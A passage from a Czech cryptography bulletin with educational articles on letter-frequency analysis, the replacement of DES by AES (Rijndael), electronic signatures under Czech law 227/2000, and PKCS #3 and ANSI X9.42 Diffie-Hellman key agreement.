- S a T má přibližně stejnou frekvenci
- existuje i bigram TS
- je součástí velkého počtu souhláskových trigramů STR, STN, STL, STV ...
- vyskytuje se uprostred i na konci slova

PR :
- P má přibližně poloviční frekvenci než R
- obrácený bigram RP se téměř nevyskytuje (chrpa)
- zpravidla nelze rozšířit "dozadu" na souhláskový trigram (PRV)
- lze rozšířit dopředu na samohláskový trigram (SPR, ZPR, ...)
- zpravidla stojí na počátku slov

CH:
- H má jen o něco menší frekvenci než C (při krátkých textech nemusí platit)
- bývá zpravidla na konci slov spolu se samohláskami Y,I,A,E (YCH, ICH, ACH, ECH)
- většinou platí : předchází-li CH souhláska, následuje po něm samohláska a naopak (O**B**CH**O**D, N**E**CHT**Ě**L)

f) Trigramy
PRO, UNI, OST, STA, ANI, OVA, YCH, STI, PRI, PRE, OJE, REN, IST, **STR**(nejběžnější souhláskový trigram !) , EHO , TER, RED, ICH, ...

B. KRÁL DES JE MRTEV - AŤ ŽIJE KRÁL AES!

Mgr. Pavel Vondruška (NBÚ)

I. Úvod

Americký šifrový standard DES je standard pro šifrování senzitivních nikoliv klasifikovaných (utajovaných) údajů v americké státní správě a fakticky přebraný šifrový standard pro celý "počítačový svět". Přes obrovské úsilí kryptologů celého světa se nepodařilo najít analytický útok (např. nové útoky lineární, diferenční analýzy, slide atack), který by umožnil "zlomení" tohoto algoritmu.

Co však nedokázali kryptologové svými analytickými útoky, docílil rozvoj síly výpočetní techniky. Vyluštit šifrový text tzv. hrubou silou znamená, že odzkoušíme všechny možné klíče. Právě velikost klíče "pouze" 56 bitů se stala pro DES osudná. V roce 1993 J.Wiener z Bell Northern Research publikoval zprávu, v níž popsal zařízení, které vyzkouší všechny klíče DES do 7 hodin. Cenu takového zařízení odhaduje na jeden milion dolarů. V roce 1995 se na veřejnost dostává informace, že NSA vlastní stroj, který je schopen DES vyluštit do 15 minut. Toto zařízení sestrojila firma The Harris Corporation. Pro ty, kteří stále pochybovali, bylo komerčně sestrojeno a předvedeno speciální zařízení DES-cracker (1998), které je schopno otestovat všech 2^{56} klíčů do 9 dnů a nalézt tak příslušné řešení.

DES musel být nahrazen jiným standardem. Prozatímně jej NIST (National Institute of Standards and Technology) nahradil implementací 3DES (TripleDES). V podstatě se jedná o opakované použití algoritmu DES. Zašifrování nyní probíhá takto: zpráva se zašifruje pomocí algoritmu DES a klíče K1, odšifruje se pomocí klíče K2 a opět se zašifruje pomocí klíče K3 (resp. v jiné verzi klíčem K1). Délka klíče se tak vlastně 3x (resp.2x) prodloužila a toto řešení se tímto stalo odolné proti útoku hrubou silou. Tento postup je popsán ve FIPS-PUB-46-3 (Federal Information Processing Standard). Tento dokument ustavuje jako současně platnou normu obě výše popsané verze algoritmu 3DES. Kryptologické veřejnosti je jasné, že řešení není optimální (především pro nižší rychlost), a proto v roce 1997 NIST vypisuje veřejnou soutěž na vytvoření nového komerčního standardu pro symetrické šifrování.

2. Advanced Encryption Standard

Pro název tohoto nového algoritmu se vžilo označení AES (Advanced Encryption Standard). Vybraný standard má být velice flexibilní, lehce implementovatelný, má pracovat s 32-bitovým mikroprocesorem, 64-bitovým procesorem, ale i 8-bitovým (v tzv. režimu smart card). AES má být 128-bitová bloková šifra, musí podporovat klíče délky 128, 192 a 256 bitů. Výběr takového algoritmu, který je určen pro všechny typy aplikací a nasazení (klasický software pro PC, terminály pro elektronickou komerci, čipové karty), není opravdu lehký. Algoritmus nesmí být patentován a pro vítěze je připravena odměna - prestižní uznání kryptologické veřejnosti - tzv. "zlatý vavřín kryptologie". Používán by měl být přibližně dvacet - možná třicet let.

V červnu 1998, kdy byla stanovena uzávěrka pro podání návrhu, bylo celkem předloženo 15 kandidátů (CAST-256, CRYPTON, DEAL, DFC, E2, FROG, HPC, LOKI97, MAGENTA, MARS, RC6, RIJNDAEL, SAFER+, SERPENT, TWOFISH) . Z nich bylo do dalšího kola vybráno v květnu 1999 pět kandidátů :

Rijndael (připravil jej vynikající tým belgických kryptologů -Vincent Rijmen, Joan Daemen), Serpent (navržený trojicí známých kryptologů - Ross Andrson, Eli Biham, Lars Knudsen) , RC6 (od RSA Data Security - Burt Kaliski, Ron Rivest), Twofish (návrh firmy Counterpane System v čele s Brucem Schneierem), Mars (vytvořen rozsáhlým týmem odborníků IBM a veřejnosti prezentován Nevenko Zunicem).

Letos 15. května byla publikována rozsáhlá zpráva o hardwarovém posouzení těchto pěti algoritmů. 2.10.2000 pak byl vybrán vítěz , který bude podroben procesu hodnocení NIST, a za rok - v létě roku 2001 - bude vyhlášen nový šifrový symetrický standard pro šifrování senzitivních, nikoliv však klasifikovaných informací v USA . Tímto vítězem se stal algoritmus Rijndael.

3. Seznamte se : Rijndael

Těší mě, jmenuji se Rijndael . Maminka se jmenuje Joan Daemen a tatínek Vincent Rijmen. Jsem ze slavné rodiny blokových algoritmů. Nejslavnější z naší rodiny je můj dědeček DES. Je už starý a přestal vám lidem dobře sloužit. Jen co trochu vyrostu a dostanu legitimaci od NIST, půjdu v jeho stopách a budu vám zdarma pomáhat …

MATKA : Joan Daemen

Joan Daemen se narodil roku 1965 v belgické oblasti Limburg a vyrůstal ve vesnici Achel. Studoval na Electro-Mechanical Civil Engineering na Katholieke Universiteit Leuven. V roce 1988 se stal členem známé výzkumné skupiny COSIC (COmputer Security and Industrial Cryptography, COSIC byl v květnu 2000 poctěn pořádáním významné kryptologické konference EUROCRYPTU 2000). Zabýval se kryptoanalýzou a tvorbou proudových a hashovacích funkcí. Titul PhD. získal v březnu 1995.

Po získání PhD. opustil oblast kryptografie a pracoval ve firmě Janssen Pharmaceutics (Johnson and Johnson Company) v Beerse (Belgie). Poté se vrátil k počítačové bezpečnosti a nastoupil do významné pozice v belgické bance Bacob a brzy poté přešel do Banksys (v té době hlavní belgický operátor ATM a EFT-POS terminálů).

Na jaře 1998 oslavila velký komerční úspěch elektronická peněženka (Proton Electronic Purse) vyvinutá právě v Banksys. Tento pronikavý úspěch vedl k přejmenování firmy na Proton World International. Tato nová společnost sídlí v Bruselu a jejím cílem je stát se důležitým technologickým providerem pro řešení end-to-end a v oblasti čipových karet. Zaměřuje se na dosažení nejvyšší možné bezpečnosti v oblasti platebních systémů a bankovnictví. Daemen byl po celou dobu provádění těchto změn členem vývojového týmu pro bezpečnost a v této firmě pracuje i v současné době.

V současné době se zajímá především o kryptografické protokoly čipových karet, architekturu multi-funkčních smart karet, karet pro klíčové hospodářství a identifikaci osob.

Od odchodu z univerzity až do současné doby pokračuje v navrhování kryptografických primitivů. Často spolupracoval se svým bývalým kolegou Vincentem Rijmenem z COSICU. V roce 1997 společně zveřejnili návrh šifrovacího algoritmu Square, který byl velmi výkonný a obsahoval řadu inovátorských myšlenek. Tento algoritmus se stal předchůdcem algoritmu Rijndael, který společně přihlásili do soutěže o AES.

OTEC : Vincent Rijmen

Vincent Rijmen se narodil roku 1970, v malém městě Leuven (blízko Bruselu) v Belgii. V roce 1993 dokončil studium elektrotechnického inženýrství na známé Katholieke Universiteit Leuven (K.U. Leuven). Po absolvování nastoupil do ESAT/COSIC laboratoře K.U. Leuven (COmputer Security and Industrial Cryptography) a zahájil studium PhD. V roce 1997 Vincent Rijmen obhájil disertaci "kryptoanalýza a stavba iterativních blokových šifer".

Zůstal pracovat v laboratoři COSIC, kterou vedou profesoři Bart Preneel a Joos Vandewalle. Jeho vědecký výzkum (včetně práce na Rijndaelu) byl sponzorován z fondu pro vědecký výzkum - Flandry (Belgie).

Svoji působnost ve výzkumné laboratoři zahájil prací, která vedla k implementaci útoku na redukovanou verzi DES. Jeho oblíbeným výzkumným tématem byla vždy kryptoanalýza a stavba blokových šifer, zabýval se však i dalšími kryptografickými primitivy jako hashovacími algoritmy a MAC algoritmy a dále vyhodnocováním bezpečnosti různých systémů (v e-bankovnictví, implementace šifrování, atd.).

Mimo kryptologii se Vincent Rijmen zabývá experimentováním s Linuxem, je členem skautského oddílu a rád hraje na svém PC počítačové adventury.

DÍTĚ : Rijndael

1. Co je Advanced Encryption Standard (AES)?

Advanced Encryption Standard (AES) je nový šifrový algoritmus, který bude definován normou Federal Information Processing Standard (FIPS). Bude určen na ochranu citlivých (neklasifikovaných) informací ve státní správě USA. NIST předpokládá, že AES bude používán i organizacemi a jednotlivci mimo státní správu a mimo území USA.

2. Který algoritmus z posledních pěti kandidátů NIST vybral a jak se správně vyslovuje?

Jako AES algoritmus NIST vybral Rijndael. Vývojáři tohoto algoritmu sami navrhli (na základě souzvuku) následující alternativní výslovnosti "Reign Dahl (Vládnoucí Dahl)," "Rain Doll (Plačící panenka)" a "Rhine Dahl(Rýnský Dahl)". Správná česká výslovnost je "rijndél".

3. Kdo navrhl algoritmus?

Algoritmus navrhli dva belgičtí vědci: Dr. Joan Daemen z firmy Proton World International a Dr. Vincent Rijmen (Electrical Engineering Department (ESAT) na Katholieke Universiteit Leuven). Viz předchozí životopisy.

4. Existuje dokument, který zdůvodňuje výběr NIST pro AES?

NIST inicioval vytvoření nezávislé odborné skupiny, která sepsala "Zprávu o kandidátech na AES". Je to rozsáhlý komplexní rozbor, ve kterém jsou diskutovány různé sporné otázky vztahující se k AES; obsahuje analýzy a komentáře, které byly připojeny během období určeného k veřejnému posouzení, shrnuje charakteristiky všech pěti finalistů. Porovnává jednotlivé kandidáty a zdůvodňuje rozhodnutí NIST pro výběr Rijndaelu.
Kompletní zpráva k AES je k dispozici na domácí stránce AES http://www.nist.gov/aes . Zde lze nalézt následující dokumenty:
- Report on the Development of the Advanced Encryption Standard (AES)
- specifikaci Rijndaelu
- testy
- všechny veřejné připomínky , včetně všech příspěvků na různých konferencích, které se zabývaly AES
- další "historické" informace

5. Proč je toto oznámení o volbě AES tak významné?

Tímto oznámením je ukončeno čtyřleté úsilí zahrnující spolupráci mezi vládou USA, soukromým průmyslem a akademickou obcí z celého světa za účelem vývoje šifrového algoritmu, který bude v následujících letech užívaný milióny lidí po celém světě. NIST předpokládá jeho masové používání i mimo USA.

6. Stal se tedy AES novým oficiálním standardem pro státní správu USA?
Ne. NIST nyní připraví draft nově navrhovaného federálního standardu (Draft Federal Information Processing Standard (FIPS)). Algoritmus bude používán ve státní správě USA na ochranu citlivých (neklasifikovaných) informací. NIST předpokládá, že AES bude používán i organizacemi a jednotlivci mimo státní správu a mimo území USA.

7. Kdy bude dostupný draft standardu AES ? Bude návrh normy předložen veřejné diskusi ?
NIST předpokládá uveřejnění draftu FIPS pro AES přibližně jeden až dva měsíce po oznámení výběru AES. Předpokládá se, že NIST bude po dobu 90 dnů přijímat komentáře a připomínky. NIST umístí draft FIPSu pro AES na svoji www stránku, http://www.nist.gov/aes/ , spolu s informací, jak postupovat při připomínkách a veřejných komentářích.

8. Kdy se AES stane oficiálním standardem?
AES se stane oficiálním standardem 90 dnů po skončení období určeného ke komentování draftu. Během tohoto období NIST zapracuje vhodné změny do konceptu FIPS, a poté ministr obchodu schválí FIPS. V současné době se předpokládá, že se tak stane někdy v období duben - červen 2001.

9. Můžete upřesnit přehled časového plánu schvalování nového standardu ?
2.října , 2000 oznámil NIST výběr kandidáta pro AES.
Listopad 2000 - vypracování draftu FIPS pro AES a předložení k veřejným komentářům.
Únor 2001 - bude uzavřeno období určené k připomínkám.
Duben-červen 2001 (?) AES FIPS se stane standardem.
Tento časový plán může NIST dle potřeby pozměnit.

10. Proč NIST vybral Rijndael za AES?
Rijndael kombinuje nejlépe požadavky na bezpečnost, výkonnost, jednoduchost a flexibilnost implementace a neobyčejnou celkovou pružnost řešení. Rijndael se dobře implementuje jak v hardwaru, tak v softwaru. Odolává "časovému útoku" založenému na měření specifické doby potřebné na různé typy operací. Byl navržen velice pružně a je připraven k implementaci dodatečných opatření proti předchozímu typu útoku. Umožňuje používat různé délky klíčů, různé počty rund apod.

13. Nahradí AES standardy 3DES a DES?
AES byl vyvinut především, aby nahradil DES. DES jako zastaralý a z bezpečnostního hlediska již nevyhovující algoritmus nebude dále používán. NIST předpokládá, že 3DES

zůstane dále jako schválený algoritmus pro použití ve státní správě USA. 3DES a DES jsou specifikovány ve FIPS 46-3, zatímco AES bude specifikován ve zvláštním FIPS.

15. Jak velké klíče AES požívá ?

AES umí pracovat s třemi velikostmi klíčů: 128, 192 a 256 bitů.
To dává v dekadické soustavě následující počty možných voleb klíčů :
3.4 x x10^{38} možností pro 128-bitový klíč;
6.2 x x10^{57} možností pro 192-bitový klíč ;
1.1 x x10^{77} možností pro 256-bitový klíč .
Pro porovnání klíč DES je dlouhý 56 bitů což dává 7,2x10^{16} možností volby klíče.
Takže mohutnost množiny klíčů AES délky 128-bitů je přibližně 10^{21} krát větší než množina klíčů algoritmu DES s 56-bitovým klíčem.

16. Jaká je šance, že by někdo mohl postavit analogii hardwarového zařízení "DES cracker" pro AES, které by mu umožnilo najít správný klíč?

Koncem roku 1990 již bylo k dispozici specializované hardwarové zařízení "DES cracker", které dokázalo otestovat všechny klíče během několika hodin.
Podobný stroj pro AES - tedy řekněme např. speciální hypotetický hardware, který by mohl mít výkon odpovídající vyzkoušení 2^{55} různých klíčů za sekundu - by vyžadoval k vyčerpání všech možných klíčů délky 128 bitů AES přibližně 149 trilionů let. Jen pro představu, o jak obrovskou dobu jde, poznamenejme, že stáří vesmíru je odhadováno na maximálně 20 miliard let, tedy k vyčerpání všech klíčů by tento stroj potřeboval dobu 7000x delší!

17. Do kdy bude AES standardem?

Nikdo nemůže předem říci, do kdy bude AES bezpečný a tedy používaný standard. Standard DES např. vydržel bezpečným přibližně dvacet let, než se pomocí specializovaného hardwaru podařilo najít útok k nalezení příslušného klíče. AES používá významně delší klíče než používá DES. Pokud nebude nalezen nějaký v současné době neznámý analytický útok proti AES, který bude rychlejší než útok hrubou silou (tj. zkouškou všech klíčů), pak bude AES bezpečný až do doby, kdy zatím neznámé technologie umožní provést útok hrubou silou. NIST očekává, že AES bude standardem minimálně dvacet let.

****

Literatura :
Část I. a II. je výtahem z článku
P.Vondruška : "Od asymetrické kryptografie k elektronickému podpisu"
(COMPUTERWORLD 39/2000). Elektronická podoba je dostupná na :
http://www.cw.cz/cw.nsf/page/97B327BB03259793C1256958003D2436

Část III.
Zpracováno volně podle dokumentů obsažených na
http://www.nist.gov/public_affairs/releases/biovince.htm
http://www.nist.gov/public_affairs/releases/biojoan.htm
http://www.nist.gov/public_affairs/releases/aesq&a.htm

C. Kde si mohu koupit svůj elektronický podpis?
Mgr. Pavel Vondruška (NBÚ)

1.Úvod

Cílem článku je uvést čtenáře do současného stavu problematiky elektronických podpisů. Jde o to, aby větu z nadpisu : "Kde si mohu koupit elektronický podpis?" čtenář nikdy sám nevyslovil a pokud ji od někoho uslyší nebo si ji někde přečte (což je bohužel v současných novinách zcela běžné), aby věděl, že je "nesmyslná".

2. Ruční podpis

Nejprve několik slov ke klasickému "ručnímu" podpisu. Podpisující osoba vyjadřuje svým podpisem vazbu k psanému dokumentu (potvrzuje, že jej psala, nebo že souhlasí se závazky uvedenými v dokumentu, potvrzuje, že text četla apod.). Vzhledem k vlastnostem klasických podpisů (jednoduchost a operativnost provedení podpisu, jistá srozumitelnost podpisu nebo jednoznačnost podpisu, poměrně problematický způsob padělat tento podpis) se ujalo vytváření závazných dokumentů s podpisem příslušných osob.

Řada právních úkonů vyžaduje tento způsob potvrzení aktu a případně stanoví některé další podmínky k zajištění větší důvěry v tento podpis (razítko, podpis podle podpisového vzoru, podpis před notářem atd.)

3. Potřeba elektronického podpisu

V současné době se vzhledem k moderním technologiím význam tohoto klasického podpisu začíná zmenšovat. Dokumenty cestují v elektronické podobě (faxem, oscanované, textové soubory, e-maily, SMS) a není příliš obtížné padělat např. na faxové variantě dokumentu ručně psaný podpis. Přitom elektronických dokumentů stále přibývá a uživatelé si uvědomují výhodnost takovéhoto pohybu materiálů. Je tedy nutné zavést způsob elektronického podpisování ekvivalentní klasickému "ručnímu" podpisu takovýchto dokumentů. Musí to být postup, který zaručuje obdobné vlastnosti, jaké má ruční podpis.

U dokumentů podepisovaných tímto způsobem je také třeba zajistit jejich ***autentičnost*** (původ, autora), jejich ***neporušenost*** (integritu), ***nepopiratelnost*** (podepsaná strana nemůže později popřít, že daný dokument podepsala), **právní akceptovatelnost** (neodmítnutí elektronického podpisu v právním sporu). Za některých okolností k tomu přistupují i další požadavky (např. na ***utajení*** obsahu dokumentu před nepovolanou osobou nebo na **existenci dokumentu** v daném čase ; těmito problémy, i když úzce souvisí s danou tématikou, se zabývat nebudeme).

4. Technika elektronického podpisu

K výkladu toho, jak probíhá elektronické podpisování probíhá (nebo alespoň jeho nejpoužívanější forma - digitální podpis) je zapotřebí seznámit se s bezpečnými kryptografickými moduly - asymetrickou šifrou a hashovací funkcí.

Hashovací funkce má za úkol vytvořit takzvaný otisk zprávy. Vstupem hashovací funkce může být zpráva libovolně dlouhá, na výstupu obdržíme její otisk, který má pevnou délku. Pokud bychom ve zprávě změnili byť i jediné písmenko, dostaneme na výstupu úplně jiný otisk. Nejznámějšími a nejpoužívanějšími představiteli hashovacích funkcí jsou MD5 (message digest, otisk délky 128 bitů) a SHA-1 (Secure Hash Algorithm, otisk délky 160 bitů).

Podepisující osoba musí mít dále připravenu sadu svých klíčů (soukromý a veřejný klíč) pro některý asymetrický algoritmus. Soukromý (privátní, tajný) klíč jsou jedinečná data, která podepisující osoba používá k vytváření elektronického podpisu. Veřejný klíč jsou jedinečná data, svázaná jednoznačným způsobem s daty pro podpis a sloužící pro ověření elektronického podpisu. Nejznámějším a nejpoužívanějším asymetrickým algoritmem je RSA (1977, zkratka z prvých písmen tvůrců systému Rivest, Shamir a Adelmann), ale mohou se použít i asymetrické algoritmy založené na diskrétním logaritmu nebo eliptických křivkách.

Průběh elektronického podpisu je pak takovýto: podepisující osoba vypočte hash dokumentu, který chce podepsat, hash dále zašifruje pomocí zvoleného asymetrického algoritmu a pomocí svého soukromého klíče. Získaný výsledek "V" je přiložen k původní zprávě. **Takto upravená zpráva je tzv. elektronicky podepsána.** Jak se postupuje při ověření? K otevřenému textu se vypočte hash. Odšifruje se "V" pomocí veřejného klíče podepsané osoby a dostane se jím spočtený hash. Nyní se porovná příjemcem a odesílatelem spočtený hash. Pokud jsou tyto hodnoty shodné, pak nebyl dokument cestou změněn (hashe jsou shodné) a dokument podepsala osoba, které přísluší veřejný klíč (jen ta mohla zašifrovat hash pomocí svého soukromého klíče). Zdá se to složité ? Nebojte se, vše provádí automaticky softwarový nebo hardwarový prostředek. V praxi tedy pouze vybereme dokument, zvolíme akci podepsat, případně ještě zvolíme, který privátní klíč se má použít (každá osoba může mít připraveno několik privátních klíčů). To je vše. Při příjmu podepsaného textu jsme zpravidla upozorněni, že text je podepsán a zda chceme podpis ověřit. Zadáme-li ano, program provede automaticky výše popsané ověření podpisu.

5. Zákon o elektronickém podpisu

Používání elektronických podpisů a dohled nad vybranými typy poskytovatelů certifikačních služeb potřebuje zákonnou úpravu. Velice zhruba řečeno, musí být elektronický podpis (a jeho jednotlivé bezpečnostní varianty) přesně definován, je potřeba uznat rovnost elektronického podpisu s podpisem "ručním", zajistit neodmítnutí elektronického podpisu z důvodu, že je proveden elektronicky a musí být stanovena pravidla chování certifikačních autorit a podmínky, které musí tyto instituce splňovat, případně musí být stanoven určitý režim a dohled nad službami certifikačních autorit. Koncem roku 1999 přijala Evropská unie Směrnici o elektronických podpisech (1999/93/EC). Tento dokument je pro členy EU závazný a příslušné zákony jednotlivých zemí se musí s tímto dokumentem postupně harmonizovat. Zároveň probíhal proces schvalování zákona o elektronickém podpisu i v České republice. Do tohoto zákona se podařilo včlenit většinu požadavků Směrnice. Po schválení v parlamentu a senátu podepsal 11. 7. 2000 tento důležitý zákon (č.227/2000 Sb.) i prezident České republiky. Zákon nabyl účinnosti 1.10.2000.

Dohled nad certifikačními autoritami a další úkony vyplývající z tohoto zákona byly v České republice svěřeny nově vzniklému Úřadu pro ochranu osobních údajů. Postup kontroly nad vydáváním kvalifikovaných certifikátů a proces udělení akreditace pro poskytování certifikačních služeb upřesní prováděcí vyhlášky úřadu.

5. Elektronický podpis - definice

Dle definice Zákona o elektronickém podpisu č.227/2000 Sb. jsou **elektronickým podpisem** dokumentu míněny *údaje v elektronické podobě, které jsou připojené k datové zprávě nebo jsou s ní logicky spojené a které umožňují ověření totožnosti podepsané osoby ve vztahu k datové zprávě*.

Do této obecné definice se dá zařadit celá řada postupů, které umožní elektronicky podepsat daný dokument. Tyto metody mohou být složité či jednoduché, uživatelsky přítulné nebo komplikované, mohou být bezpečné či méně bezpečné, důvěryhodné nebo méně důvěryhodné apod.

Otázka bezpečnosti je z právního hlediska (ale i z hlediska obecné důvěry) nejdůležitější, a proto byla zákonem stanovena užší kategorie elektronických podpisů.

Zaručený elektronický podpis je každý elektronický podpis, který splňuje tyto požadavky:
(a) je jednoznačně spojen s podepisující osobou;
(b) umožňuje identifikaci podepisující osoby ve vztahu k datové zprávě;
(c) byl vytvořen a připojen k datové zprávě pomocí prostředků, které podepisující osoba může udržet pod svou výhradní kontrolou;
(d) je k datové zprávě, ke které se vztahuje, připojen takovým způsobem, že je možno zjistit jakoukoliv následnou změnu dat.

Obr.2 Autor tohoto článku vysvětluje pojem elektronický podpis .
pořad Dobré ráno, 11.10.2000 (Česká televize)

7. Poskytovatelé certifikačních služeb

Zbývá důležitá otázka - důvěryhodné zjištění identity osoby, která vlastní privátní (soukromý) klíč. Pro ověření podpisu dané osoby máme k dispozici jeho veřejný klíč a potřebujeme někoho, kdo je schopen k tomuto klíči jednoznačně přiřadit identitu držitele privátního (soukromého) klíče.

V praxi se využívá třetí důvěryhodná strana. Tato třetí strana eviduje veřejné klíče (v terminologii zákona - data pro ověřování elektronických podpisů) a stvrzuje identitu jejich majitelů. Takováto strana se nazývá **poskytovatel certifikačních služeb** (vžitým označením certifikační autorita).

Mimo softwaru pro podepisování dokumentů tedy musíme mít ještě vygenerovanou dvojici svých klíčů a svůj veřejný klíč si nechat zaevidovat u námi zvoleného poskytovatele

certifikačních služeb. Výběr se řídí důvěrou v takovéhoto poskytovatele, případně v kvalitu a rozsah nabízených služeb. Tyto informace musí každý poskytovatel certifikačních služeb zveřejnit ve své certifikační politice, se kterou se může každý zájemce předem seznámit. Pro uživatele může být jistým vodítkem při rozhodování existence dvou zákonem definovaných kategorií : **poskytovatel certifikačních služeb, který vydává kvalifikované certifikáty** a **akreditovaná certifikační autorita**. Tyto dvě kategorie poskytovatelů certifikačních služeb podléhají kontrole Úřadu pro ochranu osobních údajů. Poskytovatelé certifikačních služeb, kteří vydávají kvalifikované certifikáty, musí prokázat, že splňují řadu bezpečnostních požadavků (§ 6 Zákona o elektronickém podpisu) . Akreditovaná certifikační autorita musí vydávat kvalifikované certifikáty a musí splnit požadavky udělení akreditace (podmínky § 10 Zákona o elektronickém podpisu). V oblasti veřejné moci je dovoleno používat pouze zaručené elektronické podpisy a kvalifikované certifikáty vydávané akreditovanými poskytovateli certifikačních služeb.

V současné době působí řada poskytovatelů certifikačních služeb. Jejich nabídky (včetně certifikační politiky a ceníku) lze vyhledat např. na Internetu.

8. Závěr

Využívání elektronického podpisu a dalších souvisejících možností se zpočátku soustředí na standardní oblasti využití - tedy podpisy e-mailů, podpisy různých dokumentů, speciálně připravených formulářů - výkazů, hlášení apod.. Rozšíří se pravděpodobně i na zjišťování identity uživatele při přístupu k distribuovaným databázím a zde ke zpřístupnění např. jen těch dat, která jste si zaplatili. Použít se dá tato technologie i v oblasti elektronických plateb a elektronického obchodu. Dá se také očekávat celá řada speciálních aplikací - určených přímo pro konkrétní styk dvou či více subjektů, jako např. komunikace občan - finanční úřad (podávání oněch "slavných" daňových přiznání), lékař - zdravotní pojišťovna, pacient - lékař. Předpokládá se identifikace občana pomocí čipové karty (s daty pro vytváření elektronického podpisu; na kartě mohou být uloženy i další užitečné údaje o osobě držitele).

Obr. 3 Různé druhy nosičů dat pro vytváření elektronického podpisu

V tomto roce např. získají všichni občané v Belgii sociálně-identifikační karty, v Rakousku se vydávají průkazy občana pro sociální účely a důchodové pojištění. Věřím, že podobné karty se budou používat i jako osobní identifikační průkazy občana. Mimo těchto očekávaných aplikací se, alespoň doufám, objeví i řada zatím neočekávaných použití, které tato nová technologie umožní.

D. Kryptografie a normy

Ing. Jaroslav Pinkava, CSc. (AEC spol. s r.o.)

Díl 2.
Normy PKCS (Public-Key Cryptographic Standards) - PKCS #3.

Úvod

Dnešní část seriálu bude pokračovat přehledem norem PKCS firmy RSA Security a bude věnována PKCS #3 (Diffie-Hellmanovo schéma pro dohodu na klíči). Protože v dnešní době existují modernější přístupy (lit. [2],[3]), budeme se zabývat i jimi.

PKCS #3

V současné době je platná verze 1.4 této normy (listopad 1993). PKCS #3 popisuje způsob implementace Diffie-Hellmanovi dohody na klíči. Dvě strany, bez předchozích ujednání se mohou dohodnout na tajném klíči, který je známý pouze jim (samozřejmě za předpokladu, že každá z těchto stran uchovává v utajení svůj příslušný soukromý klíč). Žádný potenciální narušitel, který provádí monitorování jejich komunikace nemůže na základě jejich dialogu tento nový tajný klíč získat. Tento klíč je pak použit k zašifrování vzájemné komunikace (symetrickou kryptografií).

Generování parametrů

Norma předpokládá existenci nějaké ústřední instituce, jejímž úkolem je vygenerování základních parametrů Diffie-Hellmanova schématu. Tato instituce vygeneruje prvočíslo p, pro jehož délku k (v oktetech – osmicích bitů) platí nerovnost:

$$2^{8(k-1)} \le p < 2^{8k} .$$

Dále vygeneruje tzv. základ (bazi) g a (nepovinně) i délku l - v bitech - soukromých dat (platí $2^{l-1} \le p$.). Jednotliví uživatelé si pak vygenerují (náhodně, soukromě a utajeně) svá soukromá data x, pro která platí $0 < x < p-1$. V případě, že byla zvolena délka l těchto soukromých dat, musí platit $2^{l-1} \le x < 2^{l}$. Veřejný klíč uživatele je získán jako

$$y = g^x \bmod p, \quad 0 < y < p .$$

Diffie-Hellmanovo schéma dohody na klíči

Předpokládejme nyní, že dva nezávislí uživatelé si vygenerovali výše uvedeným postupem (při shodném p a g) své soukromé a veřejné klíče x1, y1 resp. x2, y2. Veřejné klíče y1 a y2 byly posléze vhodným (tzn. důvěryhodným) způsobem zveřejněny. To se v současné době provádí například pomocí digitálních certifikátů těchto veřejných klíčů.

Cílený tajný klíč (sdílenou tajnou hodnota) spočte např. první uživatel následovně

$$z = (y2)^{x1} \bmod p,\ 0 < z < p .$$

Tato hodnota je shodná s hodnotou, kterou spočetl druhý uživatel, neboť platí

$$z = (y2)^{x1} = (g^{x2})^{x1} = (g^{1})^{x2} = (y1)^{x2} \bmod p .$$

ANSI X9.42

Dále se podíváme na současnou variantu Diffie-Hellmanova schématu pro výměnu klíčů, tak jak ji řeší norma ANSI X9.42 (opírajíce se i o výsledky v [3]).

Generování parametrů

Pro doménu (množinu uživatelů komunikující na bázi shodných základních parametrů pro kryptosystém s veřejným klíčem) je generována následující trojice čísel: (p, q, g). Je to provedno takovým způsobem, že p je prvočíslo, q je prvočíselný faktor p-1 (tj. číslo q je dělitelem čísla p-1) a g je prvek GF(p) (zde $1 < g < p-1$) řádu q.

Celý postup je ještě konkrétnější v tom, že jsou apriori dány určité meze, ve kterých se musí hledaná čísla pohybovat:

$$2^{(L-1)} < p < 2^{L},$$
$$2^{(m-1)} < q < 2^{m},$$

přitom $L = 256n$, $m \geq 160$, $n \geq 4$.

Norma přímo definuje doporučovaný algoritmus ke geneerování výše uvedené dvojice prvočísel p a q (Annex B). Vstupem algoritmu je vygenerované náhodné číslo (náhodnost je zde míněna ve smyslu kryptograficky bezpečné náhodnosti, tzn. například pokud je tímto způsobem generována posloupnost náhodných čísel, nelze ze znalosti přechozích resp. budoucích hodnot posloupnosti odvodit hodnotu právě použitého čísla). Toto číslo (seed) je nejprve využito ke konstrukci prvočísla q ležícího v zadaných mezích – využívána je k tomu hashovací funkce SHA-1. Primalita získaného čísla je ověřována např. Rabin-Millerovým testem. Následně je (rovněž pomocí hodnoty seed) konstruováno prvočíslo p potřebné velikosti, zde navíc musí být dodržena podmínka $p \bmod q = 1$.

Základ g je generován tak, aby měl (prvočíselný) řád q. To je zajištěno následujícím postupem:

Vstup: prvočísla p, q ($p \bmod q = 1$),
Výstup: generátor g řádu q.

1. $j = (p - 1)/q$
2. g = libovolné celé číslo takové, že $1 < g < (p - 1)$.
3. $g = g^{j} \bmod p$.
4. Pokud g = 1, jdi ke kroku 2, v opačném případě ke kroku 5.
5. Získaná hodnota g je výstupem..

Norma rovněž popisuje přesný postup validace těchto parametrů. Toto dává např. možnost konkrétnímu uživateli ověřit si, zda deklarované hodnoty parametrů byly generovány příslušným postupem, tj. dostatečně náhodně a neobsahují žádná zadní vrátka pomocí kterých by se jiná strana mohla dostat k jeho soukromému klíči.

Soukromý klíč si generují jednotliví uživatelé a sice nalezením statisticky unikátního a nepredikovatelného čísla x, $1 < x < q-1$. Veřejný klíč y je spočten klasicky, tj.

$y = g^x \bmod p$.

Pro dohodu dvou uživatelů na tajném klíči je počítána tzv. sdílená tajná hodnota jako

$$z = (y2)^{x1} \bmod p,\ 0 < z < p\ .$$

resp.

$$z = (y1)^{x2} \bmod p,\ 0 < z < p\ .$$

Konkrétní tajný klíč pro dané spojení je vypočítáván z této sdílené tajné hodnoty - tato je spolu s dalšími oběma stranám známými údaji, jako např. známá hodnota čítače atd. vstupem hashovací funkce a příslušný klíč je získáván z výstupu tohoto hashe.

Existuje ještě tzv. MQV varianta, zainteresovaného čtenáře však odkazuji na [2].

Shrnutí

